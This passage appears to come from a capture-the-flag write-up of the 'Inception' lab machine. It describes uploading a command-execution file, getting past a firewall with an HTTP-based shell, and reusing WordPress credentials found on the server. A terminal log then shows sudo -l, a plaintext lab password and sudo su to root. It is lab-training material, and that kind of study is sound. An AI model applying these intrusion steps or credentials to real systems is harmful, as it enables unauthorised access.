
simon

Unfortunately all attempts to get a reverse shell were blocked by firewall




So we uploaded another file on the server that allows us to execute commands







But in order to get a full fledged reverse shell on the target and bypass firewall we utilise a shell that uses HTTP as a communication channel instead of TCP
And it turned out to by enough to bypass all the restrictions



Enumeration of files and directories on the server provided us with worpdress credentials



That we used to escalate privileges to user cobb



As a user cobb we checked what we can run as root and it told us that we can run everything as a root user so we run “su” and switched into a root

```
cobb@Inception:~$
sudo -l
sudo -l
[sudo] password for cobb:
VwPddNh7xMZyDQoByQL4

Matching Defaults entries for cobb on Inception:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User cobb may run the following commands on Inception:
    (ALL : ALL) ALL
cobb@Inception:~$
sudo su
sudo su
root@Inception:/home/cobb#
hoami
hoami
bash: hoami: command not found
root@Inception:/home/cobb#
whoami
whoami
root
root@Inception:/home/cobb#
```